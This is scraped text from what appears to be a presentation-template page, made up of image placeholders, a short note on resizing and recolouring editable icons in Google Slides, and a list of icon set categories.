Amico



Bro




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
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






Use our editable graphic resources...


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...and our sets of editable icons

You can **resize** these icons without losing quality.

You can **change the stroke and fill color**; just select the icon and click on the **paint bucket/pen**.

In Google Slides, you can also use **Flaticon's extension**, allowing you to customize and add even more icons.



Educational Icons



Medical Icons



Business Icons



Teamwork Icons



Help & Support Icons



Avatar Icons



Creative Process Icons



Performing Arts Icons



Nature Icons



SEO & Marketing Icons

